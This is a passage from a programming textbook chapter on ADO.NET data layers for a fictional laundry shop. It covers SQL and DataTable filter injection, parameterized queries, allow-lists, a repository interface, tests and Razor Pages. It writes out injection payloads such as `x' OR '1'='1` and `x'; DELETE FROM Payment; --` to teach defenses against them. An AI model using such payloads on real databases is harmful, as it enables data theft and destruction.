The `UPDATE` is the lesson to remember. A glued `SELECT` leaks data; a glued `UPDATE` or `DELETE` lets the stranger choose *which rows change*, and here the deposits of 24 real customers — Rp 52.000 for the first of them — were set to zero by one request. In a statement that allows it, `x'; DELETE FROM Payment; --` would go further: the `;` ends the programmer's statement, the `DELETE` is the stranger's, and `--` comments out the programmer's final quote. Python's `sqlite3` happens to refuse two statements in one `execute`, and prints `You can only execute one statement at a time.` when `demo_injection.py` tries; other drivers and settings allow it. That refusal is a small mercy, not a defense.

15.11.2 Not only SQL: the same attack on a DataTable

The expression language of `DataTable.Select`, `DataView.RowFilter` and `DataTable.Compute` (Section 15.6.7) has quotes too, and it can be injected in exactly the same way. **Listing 15.26** shows it with nothing but the shared framework, and prints what a glued ADO.NET `SqlCommand` would have sent.

Listing 15.26 `AdoBasics/InjectionDemo.cs`: a glued, an escaped and a compared filter over the Laundry's customers; the SQL strings at the end are printed, never executed.

```
using System.Data;
using Laundry.Data;

namespace AdoBasics;

// Injection is not a SQL problem, it is a gluing problem. DataTable.Select takes an
// expression language, and gluing a visitor's text into it goes wrong exactly as it
// does with SQL. The SQL strings below are only printed, never executed.
public static class InjectionDemo
{
    public static void Run(string data)
    {
        DataTable customers = LaundrySchema.Load(Path.Combine(data,
"csv")).Tables["Customer"]!;
        string[] inputs = { "Nabila Rahman", "x' OR '1'='1" };

        foreach (string input in inputs)
        {
            Console.WriteLine($"The visitor types: {input}");

            // 1. Glued: the text becomes part of the expression.
            string glued = "name = '" + input + "'";
            Console.WriteLine($"  glued filter    {glued,-38} ->
{customers.Select(glued).Length} rows");

            // 2. Escaped: every ' doubled, so the text stays inside the quotes.
            string escaped = "name = '" + input.Replace("'", "''") + "'";
            Console.WriteLine($"  escaped filter  {escaped,-38} ->
{customers.Select(escaped).Length} rows");

            // 3. Not glued at all: the value is compared by C#, like a parameter.
            int compared = customers.Rows.Cast<DataRow>().Count(r => (string)r["name"] ==
input);
            Console.WriteLine($"  compared value  {"(no expression is built)",-38} ->
{compared} rows");
        }

        Console.WriteLine();
        string evil = "x'; DELETE FROM Payment; --";
        Console.WriteLine("What a glued SqlCommand would send to the server for: " + evil);
        Console.WriteLine("  SELECT id, name FROM Customer WHERE name = '" + evil + "'");
        Console.WriteLine("What a parameterized SqlCommand sends:");
        Console.WriteLine("  SELECT id, name FROM Customer WHERE name = @name");
        Console.WriteLine("  @name (NVarChar) = " + evil);
    }
}
```

Listing 15.27 The real output of **Listing 15.26**. The glued filter returned all 256 customers; doubling every quote kept the text inside its string; comparing in C# built no expression at all.

```
The visitor types: Nabila Rahman
  glued filter    name = 'Nabila Rahman'                -> 1 rows
  escaped filter  name = 'Nabila Rahman'                -> 1 rows
  compared value  (no expression is built)              -> 1 rows
The visitor types: x' OR '1'='1
  glued filter    name = 'x' OR '1'='1'                 -> 256 rows
  escaped filter  name = 'x'' OR ''1''='1'              -> 0 rows
  compared value  (no expression is built)              -> 0 rows

What a glued SqlCommand would send to the server for: x'; DELETE FROM Payment; --
  SELECT id, name FROM Customer WHERE name = 'x'; DELETE FROM Payment; --'
What a parameterized SqlCommand sends:
  SELECT id, name FROM Customer WHERE name = @name
  @name (NVarChar) = x'; DELETE FROM Payment; --
```

In **Listing 15.27**, the middle line of each block is **escaping**: doubling every `'`, so that the text can no longer close the string. It works here, and it is still the weaker defense: the rules for what must be escaped differ between languages and databases (MySQL also treats a backslash as an escape character, SQL Server does not), and forgetting one call in one place reopens the hole. The third line — do not build an expression at all — is the principle behind parameters.

15.11.3 Why parameters stop it

With a parameterized command the SQL text is fixed — `SELECT id, name FROM Customer WHERE name = @name` — and it reaches the database *before* any value, is parsed, and has its meaning decided: one comparison of the column `name` with one value. The value then arrives separately, as data, and is compared as a whole, quotes and all (**Figure 15.66**). There is no moment at which the value is read as SQL, so there is nothing to escape and nothing to forget.




Figure 15.66 Glued against parameterized. When strings are glued, the visitor's text becomes part of the statement the server parses; when the statement is parameterized, the text is sent separately and can only ever be compared, as one value.

Every statement in this chapter's data layers follows that rule, in four languages: `@name` parameters in C#, `?` and `:name` in PHP, `?` in Java and Python. The repository tests of Section 15.12 check it: a search for `x' OR '1'='1` returns 0 rows in every track.

15.11.4 What parameters cannot do

Parameters carry **values**. Three things in a statement are not values, and each needs its own defense.

Identifiers. A table name, a column name, the direction of `ORDER BY`: none can be a parameter, because the database must know them to parse the statement. When the choice comes from outside, use an **allow-list** — a fixed set of permitted names — and never the visitor's text. The

Laundry's `Count(table)` does exactly this (`if (!Tables.Contains(table)) throw …`), and `Advance` chooses between two complete, fixed `UPDATE` statements rather than pasting a column name into one.

`LIKE` patterns. A search for customers whose name *contains* the text uses `LIKE '%' || text || '%'`. The text is a parameter, so it cannot inject SQL; but inside `LIKE`, `%` and `_` are wildcards, and a visitor who types `%` matches everybody. `LikeContains` escapes them with `!` and the statement declares `ESCAPE '!'`, so `%` means a percent sign; the tests check that a search for `%` returns nothing.

Expressions and filters in other languages — the DataView `RowFilter` of **Listing 15.26**, an XPath query, a shell command, an LDAP filter. The Laundry's `RecentBills` puts an outlet id into a `RowFilter`, and it does so only after the id has matched `^O[0-9]{2}$`; anything else is refused with a sentence.

15.11.5 Defense in depth

Parameters are the defense. Three more layers limit the damage when some other mistake is made. **Least privilege**: the Laundry's MySQL user may `SELECT, INSERT, UPDATE, DELETE` rows but cannot `DROP` or `ALTER` a table (Section 5.6.3); a user that only calls stored procedures needs nothing but `EXECUTE`. **No SQL in error messages**: the page shows "A first payment must be between Rp 0 and the charge, Rp 40.000." and logs the database's own message, because the database's message tells an attacker the shape of your tables. **Validation at the boundary** (Chapter 14): a customer id must look like `C0001` before it reaches the data layer at all; this does not replace parameters — a valid-looking name can still contain a quote — but it shrinks what can arrive.

15.12 A Data Layer for Profitina Laundry

15.12.1 Why a layer, and why an interface

Chapter 7 put the Java Laundry's SQL into a Data Access Object. The idea has a more general name.

> **DEFINITION.** A **repository** is an object that gives the rest of the application access to stored data through methods named in the language of the business — `FindBill`, `CreateBillWithFirstPayment`, `Advance` — and hides how and where the data is stored. The **data layer** is the set of repositories and the code they use. Code above it never sees a connection, a command, a DataSet or a line of SQL.

The Laundry's data layer is one interface, **Listing 15.28**, and two implementations. **Figure 15.67** shows how they fit together.

Listing 15.28 `Laundry.Data/IBillRepository.cs`: everything the pages may ask of storage, in the language of the shop.

```
namespace Laundry.Data;

/// <summary>
/// Everything the Laundry pages may ask of storage, in the language of the shop.
/// Nothing above this interface knows whether the rows live in a DataSet,
/// in SQLite, in MySQL or in SQL Server.
/// </summary>
public interface IBillRepository
{
    /// <summary>One bill with its customer, service, charge and what has been paid; null
if absent.</summary>
    BillView? FindBill(string id);

    /// <summary>The newest bills, optionally of one outlet ("O01", "O02",
"O03").</summary>
    IReadOnlyList<BillView> RecentBills(string? outletId, int limit);

    /// <summary>Customers whose name or phone contains the text (a value, never
SQL).</summary>
    IReadOnlyList<CustomerRow> SearchCustomers(string text, int limit = 20);

    /// <summary>
    /// Creates the bill, its first StatusLog row and, when PayAmount &gt; 0, its first
Payment,
    /// as ONE transaction. Returns the new bill id. On any failure nothing is written.
    /// </summary>
    string CreateBillWithFirstPayment(NewBill bill);

    /// <summary>Records a (partial) payment; refuses more than the balance.</summary>
    void AddPayment(string billId, string method, decimal amount, string? reference, string
now);

    /// <summary>queued -> finished -> departed, with a StatusLog row. Returns the new
status.</summary>
    string Advance(string billId, string employeeId, string now);

    /// <summary>Rows in one of the seven tables (used by the tests to prove a
rollback).</summary>
    int Count(string table);
}
```




Figure 15.67 The Laundry data layer: Razor Pages know only `IBillRepository`, behind which `DataSetBillRepository` keeps the database in memory, `AdoBillRepository` reaches a real database through whichever provider it is given, and Entity Framework Core is a third possibility. Which one the pages receive is decided once, in `Program.cs`.

The interface buys three things. **Pages that cannot misbehave**: a page cannot forget a transaction or glue a string, because it cannot write SQL at all. **Tests**: the same test program runs against every implementation, and in this book it did. **Freedom to change**: the move from the in-

memory DataSet to SQLite, or from SQLite to MySQL, is one line in `Program.cs`, and no page changes.

The records that cross the interface are in `Models.cs`: `NewBill`, what the cashier typed; `BillView`, one bill joined to its customer and service, whose `Balance` property is Equation (15.3); `CustomerRow`; and `DataLayerException`, the only exception the layer lets out.

15.12.2 The disconnected implementation: the DataSet as a database

`DataSetBillRepository` holds the whole Laundry database in the DataSet of **Listing 15.15**. Its "transaction" is a unit of work on the DataSet: add rows, then either `AcceptChanges()` — every change becomes the new original state — or `RejectChanges()` — every row added since the last accept disappears, and every changed row gets its original values back. **Listing 15.29** is the method that matters.

Listing 15.29 `DataSetBillRepository.CreateBillWithFirstPayment`: the same rules and the same three rows as **Listing 15.6**, with `AcceptChanges` as commit and `RejectChanges` as rollback.

```
    public string CreateBillWithFirstPayment(NewBill b)
    {
        lock (_gate)
        {
            try
            {
                DataRow service = T("Service").Rows.Find(b.ServiceId)
                    ?? throw new DataLayerException($"There is no service {b.ServiceId}.");
                if (b.Unit <= 0)
                    throw new DataLayerException("The number of units must be at least
1.");
                decimal charge = (decimal)service["price"] * b.Unit;
                if (b.PayAmount < 0 || b.PayAmount > charge)
                    throw new DataLayerException($"A first payment must be between Rp 0 and
the charge, {Money.Rp(charge)}.");

                string id = NextBillId();
                DataRow bill = T("Bill").NewRow();
                bill["id"] = id;
                bill["arrived"] = b.Now;
                bill["status"] = "queued";
                bill["rack"] = b.Rack;
                bill["unit"] = b.Unit;
                bill["payment"] = charge;
                bill["Customer_id"] = b.CustomerId;
                bill["Employee_id"] = b.EmployeeId;
                bill["Service_id"] = b.ServiceId;
                bill["Outlet_id"] = b.OutletId;
                T("Bill").Rows.Add(bill);                 // foreign keys are checked here

                AddLog(id, "queued", b.Now, b.EmployeeId);

                if (b.PayAmount > 0)
                    AddPaymentRow(id, b.PayMethod ?? "", b.PayAmount, b.PayReference,
b.Now);

                _ds.AcceptChanges();                      // COMMIT: every new row becomes
permanent
                return id;
            }
            catch (Exception e) when (e is DataException or DataLayerException or
ArgumentException)
            {
                _ds.RejectChanges();                      // ROLLBACK: every row added
above disappears
                throw e as DataLayerException ?? new DataLayerException(e.Message, e);
            }
        }
    }
```

Set it beside **Listing 15.6** and the correspondence is line for line: `Rows.Find` for `SELECT … WHERE id = @id`; `NewRow` and `Rows.Add` for `INSERT`; the relation's `ForeignKeyConstraint` for the database's foreign key — `Rows.Add(bill)` throws for customer `C9999`; the `RowChanging` handler for the `CHECK` on `method`. The `lock` makes each unit of work run alone, which is what `BEGIN IMMEDIATE` does for SQLite: a web server runs requests on many threads at once, and a DataSet, like most .NET objects, is not safe to change from two threads at the same time.

`RecentBills`, **Listing 15.30**, is where the DataView earns its place, and where Section 15.11.4's allow-list is applied.

Listing 15.30 `DataSetBillRepository.RecentBills`: a DataView sorted newest first, filtered by outlet only after the outlet id has passed a regular expression.

```
    private static readonly Regex OutletId = new("^O[0-9]{2}$");

    public IReadOnlyList<BillView> RecentBills(string? outletId, int limit)
    {
        lock (_gate)
        {
            // A DataView filters and sorts without copying rows. RowFilter is an
            // expression language, so only a value that passed the allow-list reaches it.
            var view = new DataView(T("Bill")) { Sort = "arrived DESC, id DESC" };
            if (!string.IsNullOrEmpty(outletId))
            {
                if (!OutletId.IsMatch(outletId))
                    throw new DataLayerException($"'{outletId}' is not an outlet id.");
                view.RowFilter = $"Outlet_id = '{outletId}'";
            }
            return view.Cast<DataRowView>().Take(limit).Select(v => View(v.Row)).ToList();
        }
    }
```

15.12.3 The connected implementation: any ADO.NET provider

`AdoBillRepository` has been quoted three times already: its command helpers in **Listing 15.3**, its unit of work in **Listing 15.6**, and its `Advance` and `Count` in Section 15.11.4. It receives a function that makes connections, and never names a provider. The provider is named in one small file each, compiled only when the package has been added; **Listing 15.31** is SQLite's.

Listing 15.31 `Laundry.Data/Providers/SqliteProvider.cs`: the one file that names `Microsoft.Data.Sqlite`, wrapped whole in `#if USE_SQLITE` so that without the package it compiles to nothing. Not compiled in this book.

```
// Compiled only with:  dotnet build -p:UseSqlite=true
// after, once, in the Laundry.Data folder:  dotnet add package Microsoft.Data.Sqlite
// (NuGet is not reachable in this book's build environment, so this file was not compiled
there.)
#if USE_SQLITE
using Microsoft.Data.Sqlite;

namespace Laundry.Data.Providers;

public static class SqliteProvider
{
    /// <summary>The Laundry data layer on a SQLite file such as data/laundry.db.</summary>
    public static AdoBillRepository Create(string dbPath)
    {
        string cs = new SqliteConnectionStringBuilder
        {
            DataSource = dbPath,
            Mode = SqliteOpenMode.ReadWrite,        // never create an empty file by
mistake
            ForeignKeys = true,                     // SQLite leaves them off otherwise
            DefaultTimeout = 5,                     // seconds to wait for another writer
        }.ToString();
        return new AdoBillRepository(() => new SqliteConnection(cs));
    }
}
#endif
```

The switch is in `aspnet/Directory.Build.props`, shared by every project in the folder: building with `-p:UseSqlite=true` defines the symbol `USE_SQLITE`, and the `#if` lets the file in. To use it:

```
cd aspnet/Laundry.Data
dotnet add package Microsoft.Data.Sqlite
cd ../Laundry.Tests
dotnet run -p:UseSqlite=true
```

The test program then runs its fifteen checks twice: once on the DataSet, once on SQLite through `AdoBillRepository`. `MySqlProvider.cs` does the same for `MySqlConnector` with `-p:UseMySql=true`, taking the password from the environment variable `LAUNDRY_DB_PASSWORD`.

This book's build could not download the package, so the SQLite path was not compiled or run here. What *was* established is that `AdoBillRepository` itself — everything except the one `new SqliteConnection(…)` — compiles against the shared framework, and that its SQL runs: the PHP, Java and Python repositories of the next three sections send the same statements, with the same placeholders in the same places, to the same SQLite database, and their tests pass.

15.12.4 The tests

`Laundry.Tests` is a console program — xUnit and NUnit are NuGet packages too — that runs fifteen checks and prints each. **Listing 15.32** is its real output on the DataSet implementation.

Listing 15.32 `dotnet run` in `aspnet/Laundry.Tests`: fifteen checks against `DataSetBillRepository`. The three rollback checks compare the row counts after the failure with the counts before it.

```
DataSet repository (disconnected, loaded from data/csv)
  PASS  find B2953: Lestari Mahendra, Dry cleaning - dress/kebaya (per item), charged Rp
45.000, paid Rp 45.000, balance Rp 0
  PASS  counts before: Bill 2953, Payment 3319, StatusLog 8802
  PASS  create bill + first payment: B2954, 5 kg x Rp 8.000 = Rp 40.000, paid Rp 20.000,
balance Rp 20.000
  PASS  three rows written: Bill 2954, Payment 3320, StatusLog 8803
  PASS  create bill, no payment: B2955, charged Rp 70.000, nothing paid
  PASS  rollback: payment larger than the charge: A first payment must be between Rp 0 and
the charge, Rp 40.000.
  PASS  rollback: bad method after bill and log were written: Payment method 'gopay' is not
one of: cash, qris, transfer, credit.
  PASS  rollback: unknown customer: ForeignKeyConstraint Customer_Bill requires the child
key values (C9999) to exist in the parent table.
  PASS  counts after three refusals: Bill 2955, Payment 3320, StatusLog 8804
  PASS  payment above the balance refused: A payment must be between Rp 1 and the balance,
Rp 20.000.
  PASS  pay the rest: balance Rp 0
  PASS  workflow: finished, departed, then: Bill B2954 has already departed.
  PASS  search is a value, not SQL: "x' OR '1'='1" -> 0 rows, "%" -> 0 rows, "rahman" -> 6
rows
  PASS  recent bills of one outlet: B2954 2026-09-30, B2953 2026-09-30, B2949 2026-09-30
  PASS  outlet filter refuses an expression: 'O01' OR '1'='1' is not an outlet id.
15 passed, 0 failed
```

Read the rollback lines against **Figure 15.28**. The over-payment was refused *before* anything was written. The bad method was refused *after* the bill and its log row had been added — the counts prove that `RejectChanges` removed both. The unknown customer was refused by the foreign-key constraint at `Rows.Add(bill)`. After three refusals the counts are exactly those after the two successful bills: Bill 2955, Payment 3320, StatusLog 8804. Then the balance is enforced for later payments, the workflow moves queued → finished → departed and stops, the search treats `x' OR '1'='1` and `%` as plain text, and the outlet filter refuses an expression.

15.12.5 The pages: Razor Pages over the repository

The web front of this chapter is small on purpose: the list of bills, a new-bill form, a bill's page, and the DataView page of Section 15.12.6. `Program.cs`, **Listing 15.33**, is the one place that chooses a repository.

Listing 15.33 `LaundryWeb/Program.cs`: register Razor Pages, choose the repository once, and register it as a singleton for **dependency injection**.

```
// Profitina Laundry bills pages on ASP.NET Core Razor Pages, over the data layer of
Laundry.Data.
//   dotnet run                      -> http://localhost:9501  (DataSet repository, nothing
to install)
//   dotnet run -p:UseSqlite=true    -> the same pages on SQLite (needs
Microsoft.Data.Sqlite, see README)
using Laundry.Data;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();

// Which repository the pages get is decided here, once. The pages only know
IBillRepository.
string data = Path.GetFullPath(builder.Configuration["LaundryData"] ?? "../../data",
builder.Environment.ContentRootPath);
#if USE_SQLITE
string db = builder.Configuration["LaundryDb"] ?? Path.Combine(data, "laundry.db");
builder.Services.AddSingleton<IBillRepository>(Laundry.Data.Providers.SqliteProvider.Create
(db));
#else
builder.Services.AddSingleton<IBillRepository>(DataSetBillRepository.FromCsv(Path.Combine(d
ata, "csv")));
#endif

var app = builder.Build();
app.UseStaticFiles();
app.MapRazorPages();
app.Run();
```

`AddSingleton<IBillRepository>(…)` tells ASP.NET Core's dependency-injection container: whenever a class asks for an `IBillRepository` in its constructor, give it this object. A singleton is right for both implementations — the DataSet must be shared, since it *is* the database, and `AdoBillRepository` holds nothing but a connection factory, opening and closing a connection per call. The new-bill page, **Listing 15.34**, shows the other side: it asks for an `IBillRepository` and never learns which one it got.

Listing 15.34 `LaundryWeb/Pages/NewBill.cshtml.cs`: validation attributes check the shape of each field (Chapter 14); the repository checks the business rules and writes the three rows; a success redirects, a refusal redisplays the form with the layer's sentence.

```
using System.ComponentModel.DataAnnotations;
using Laundry.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryWeb.Pages;

public class NewBillModel : PageModel
{
    private readonly IBillRepository _bills;
    private readonly IConfiguration _config;
    public NewBillModel(IBillRepository bills, IConfiguration config) { _bills = bills;
_config = config; }

    [BindProperty, Required, RegularExpression("^C[0-9]{4}$", ErrorMessage = "A customer id
looks like C0001.")]
    public string CustomerId { get; set; } = "";
    [BindProperty, Required, RegularExpression("^S[0-9]{4}$", ErrorMessage = "A service id
looks like S0001.")]
    public string ServiceId { get; set; } = "S0001";
    [BindProperty, Range(1, 100, ErrorMessage = "Units must be between 1 and 100.")]
    public int Unit { get; set; } = 1;
    [BindProperty, Required, RegularExpression("^[ABC](0[1-9]|1[0-9]|20)$", ErrorMessage =
"A rack is A01 to C20.")]
    public string Rack { get; set; } = "A01";
    [BindProperty, Required, RegularExpression("^O0[1-3]$", ErrorMessage = "Choose an
outlet.")]
    public string OutletId { get; set; } = "O01";
    [BindProperty]
    public string PayMethod { get; set; } = "cash";
    [BindProperty, Range(0, 10_000_000, ErrorMessage = "A payment cannot be negative.")]
    public decimal PayAmount { get; set; }
    [BindProperty, StringLength(50)]
    public string? PayReference { get; set; }

    public void OnGet() { }

    public IActionResult OnPost()
    {
        if (!ModelState.IsValid)
            return Page();                                          // redisplay with the
messages
        string now = _config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd HH:mm:ss");
        try
        {
            // The cashier E0004 is fixed here; Chapter 14 showed how a login puts it in
the session.
            string id = _bills.CreateBillWithFirstPayment(new NewBill(CustomerId,
ServiceId, Unit, Rack,
                OutletId, "E0004", now, PayMethod, PayAmount,
string.IsNullOrWhiteSpace(PayReference) ? null : PayReference));
            TempData["Flash"] = $"Bill {id} created.";
            return RedirectToPage("/Bill", new { id });             // Post/Redirect/Get
        }
        catch (DataLayerException e)
```

Listing 15.34 (Continued) *LaundryWeb/Pages/NewBill.cshtml.cs: validation attributes check the shape of each field (Chapter 14); the repository checks the business rules and writes the three rows; a success redirects, a refusal redisplays the form with the layer's sentence.*

```
        {
            ModelState.AddModelError(string.Empty, e.Message);    // nothing was written
            return Page();
        }
    }
}
```

Everything Chapter 14 taught is here: `[BindProperty]` copies the posted fields into properties; `[Required]`, `[RegularExpression]` and `[Range]` reject a malformed customer id or a negative amount before the repository is called; the form carries an antiforgery token that Razor Pages checks on every POST; after success, **Post/Redirect/Get** sends the browser to the bill's page so that Reload cannot create the bill twice. What is new is the `try`/`catch` around one call: the page does not know about transactions, only that the call either returned an id or threw a `DataLayerException` whose message is fit to show.

The application was run on port 9501 (`dotnet run` uses `Properties/launchSettings.json`), and driven with `curl`; **Listing 15.35** is the session.

Listing 15.35 A real session against `LaundryWeb` on port 9501, with the clock fixed at 2026-09-30 21:00:00. `'` and `&` are Razor escaping `'` and `&` in text it did not write.

```
1) GET /?outlet=O01 -> 200
B2953 B2949 B2948
2) GET /?outlet=O01' OR '1'='1 -> 200
&#x27;O01&#x27; OR &#x27;1&#x27;=&#x27;1&#x27; is not an outlet id.
3) GET /NewBill -> antiforgery token of 155 characters
4) POST /NewBill (5 kg, cash Rp 20.000) -> 302 http://127.0.0.1:9501/Bill?id=B2954
5) GET /Bill?id=B2954 ->
Bill B2954 created.
Bill B2954
Customer Nabila Rahman
Service 5 x Wash, dry &amp; fold (per kg)
Arrived 2026-09-30 21:00:00 at outlet O01
Status queued
Charged Rp 40.000
Paid Rp 20.000
Balance Rp 20.000
6) POST /NewBill (cash Rp 50.000 on a Rp 40.000 bill) -> 200
A first payment must be between Rp 0 and the charge, Rp 40.000.
7) POST /NewBill (PayMethod=gopay, crafted by hand) -> 200
Payment method &#x27;gopay&#x27; is not one of: cash, qris, transfer, credit.
8) POST /NewBill without the token -> 400
9) GET /?outlet=O01 -> first bills now: B2954 B2953
10) GET /Bill?id=B2956 -> 404
```

Step 2 is the outlet filter refusing an expression; step 4 is Post/Redirect/Get (status 302 and a `Location`); step 5 is the page the redirect leads to; steps 6 and 7 are the repository's refusals shown on the form, the second one for a payment method that the form's drop-down does not even offer — a request crafted by hand, which the server must survive just the same; step 8 is the antiforgery check; step 9 shows that B2954 exists and that nothing from steps 6 and 7 does; and step 10 confirms it: B2956 was never created. **Figure 15.68** and **Figure 15.69** are two of the pages in a browser.

Profitina Bills New bill Contacts (DataView)

Latest bills

Outlet O01 Show

Bill	Arrived	Outlet	Customer	Service	Units	Charged	Paid	Balance	Status
B2953	2026-09-30 20:49:43	O01	Lestari Mahendra	Dry cleaning - dress/kebaya (per item)	1	Rp 45.000	Rp 45.000	Rp 0	queued
B2949	2026-09-30 15:36:01	O01	Zahra Halim	Wash, dry & fold (per kg)	7	Rp 56.000	Rp 28.000	Rp 28.000	queued
B2948	2026-09-30 13:56:56	O01	Joko Mahendra	Ironing only (per kg)	6	Rp 36.000	Rp 36.000	Rp 0	queued
B2947	2026-09-30 13:39:03	O01	Maya Santoso	Ironing only (per kg)	7	Rp 42.000	Rp 42.000	Rp 0	queued
B2946	2026-09-30 10:27:55	O01	Aisyah Wijaya	Wash, dry & fold (per kg)	5	Rp 40.000	Rp 0	Rp 40.000	queued
B2945	2026-09-30 09:53:44	O01	Nadia Umi Susanto	Bed cover, any size (per item)	1	Rp 35.000	Rp 35.000	Rp 0	queued
B2942	2026-09-29 20:07:05	O01	Rudi Lestari	Express wash & fold, 1 day (per kg)	4	Rp 48.000	Rp 0	Rp 48.000	finished
B2939	2026-09-29 08:25:30	O01	Farah Wijaya	Ironing only (per kg)	3	Rp 18.000	Rp 18.000	Rp 0	finished
B2936	2026-09-28 19:16:08	O01	Ayu Lina Santoso	Blanket (per item)	2	Rp 50.000	Rp 50.000	Rp 0	queued
B2935	2026-09-28 17:47:32	O01	Nanda Ramadhan	Bed cover, any size (per item)	1	Rp 35.000	Rp 35.000	Rp 0	queued
B2933	2026-09-28 11:22:04	O01	Oki Kusuma	Wash, dry & fold (per kg)	7	Rp 56.000	Rp 28.000	Rp 28.000	finished
B2928	2026-09-27 20:48:07	O01	Salsabila Susanto	Wash, dry & fold (per kg)	9	Rp 72.000	Rp 72.000	Rp 0	departed

Figure 15.68 The bills page filtered to outlet O01, after the session's first successful POST: B2954, Nabila Rahman, 5 kg of wash-dry-fold, Rp 40.000 charged, Rp 20.000 paid, Rp 20.000 still owed.

Profitina Bills New bill Contacts (DataView)

New bill

- **A first payment must be between Rp 0 and the charge, Rp 70.000.**

Customer id C0002
Service id S0008
Units (kg, items) 2
Rack B04
Outlet O02
First payment by qris
Amount paid now 80000
Reference
Create bill

Figure 15.69 The new-bill form after a refused POST: two bed covers are Rp 70.000, a first payment of Rp 80.000 is more than the charge, and the form is shown again with the repository's sentence and with the cashier's input kept.

15.12.6 From MyADO2.aspx to a Razor Page

The Web Forms way of showing a DataSet on a page was MyADO2: an `.aspx` page with a GridView and a button (**Figure 15.70**), and a code-behind whose `Button1_Click` builds the person-contacts DataSet, sorts a DataView by last name, binds the GridView to it, colors the header light blue and the alternating rows light yellow, and uses `DataView.Find("Beer")` to paint that row yellow (**Listing 15.36**).

MyADO2.aspx | MyADO2.aspx.cs

```
10  <form id="form1" runat="server">
11      <div>
12          <asp:GridView ID="GridView1" runat="server"
13              CellPadding="3"
14              AutoGenerateColumns="False">
15          <Columns>
16              <asp:BoundField DataField="ID" HeaderText="ID" />
17              <asp:BoundField DataField="FirstName" HeaderText="First Name" />
18              <asp:BoundField DataField="LastName" HeaderText="Last Name" />
19          </Columns>
20          </asp:GridView>
21          <br />
22          <asp:Button ID="Button1" runat="server" OnClick="Button1_Click" Text="Button" />
23      </div>
24  </form>
```

Design

ID	First Name	Last Name
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound

Button

Figure 15.70 `MyADO2.aspx`: a GridView with three bound fields (ID, First Name, Last Name) and a button. Below the markup, the design view draws the grid with placeholder "Databound" cells, as Visual Studio's designer does.

Listing 15.36 `fragments/MyADO2.aspx.cs`: the Web Forms code-behind. Not run here — Web Forms needs the .NET Framework on Windows (Chapter 9) — and shortened only where it repeats **Listing 15.9**.

```
// Web Forms code-behind of MyADO2.aspx (.NET Framework 4.8, Windows only). NOT RUN here;
// Pages/Contacts.cshtml(.cs) in LaundryWeb is the same idea as a Razor Page, and that one
ran.
using System;
using System.Data;

public partial class MyADO2 : System.Web.UI.Page {
    protected void Button1_Click(object sender, EventArgs e) {
        // Create DataSet ds & DataTable "Person" (ID auto-increments from 1)
        DataSet ds = new DataSet("PersonContacts");
        DataTable personTable = new DataTable("Person");
        DataColumn col = new DataColumn("ID", typeof(System.Int64));
        col.ReadOnly = true;
        col.Unique = true;
        col.AutoIncrement = true;
        col.AutoIncrementSeed = 1;
        col.AutoIncrementStep = 1;
        personTable.Columns.Add(col);
        personTable.PrimaryKey = new DataColumn[] { col };
        personTable.Columns.Add("FirstName", typeof(string));
        personTable.Columns.Add("LastName", typeof(string));
        ds.Tables.Add(personTable);
        // (the Contact table and the PersonHasContacts relation are built as in MyADO)

        // 1, 2, 3: three persons
        DataRow personRow = personTable.NewRow();
        personRow[1] = "Wolfgang";
        personRow["LastName"] = "Beer";
        personTable.Rows.Add(personRow);
        personRow = personTable.NewRow();
        personRow[1] = "Maria";
        personRow["LastName"] = "Sharapova";
        personTable.Rows.Add(personRow);
        personRow = personTable.NewRow();
        personRow["FirstName"] = "Anna";
        personRow["LastName"] = "Kournikova";
        personTable.Rows.Add(personRow);

        // Accept the changes permanently, if there are no errors
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
```

Listing 15.36 (Continued) *fragments/MyADO2.aspx.cs: the Web Forms code-behind. Not run here — Web Forms needs the .NET Framework on Windows (Chapter 9) — and shortened only where it repeats Listing 15.9.*

```
        // DataView
        DataView dataView = new DataView(personTable);
        //dataView.RowFilter = "FirstName < 'N'";
        //dataView.RowStateFilter = DataViewRowState.Added |
DataViewRowState.ModifiedCurrent;
        dataView.Sort = "LastName ASC";

        // GridView
        GridView1.DataSource = dataView;
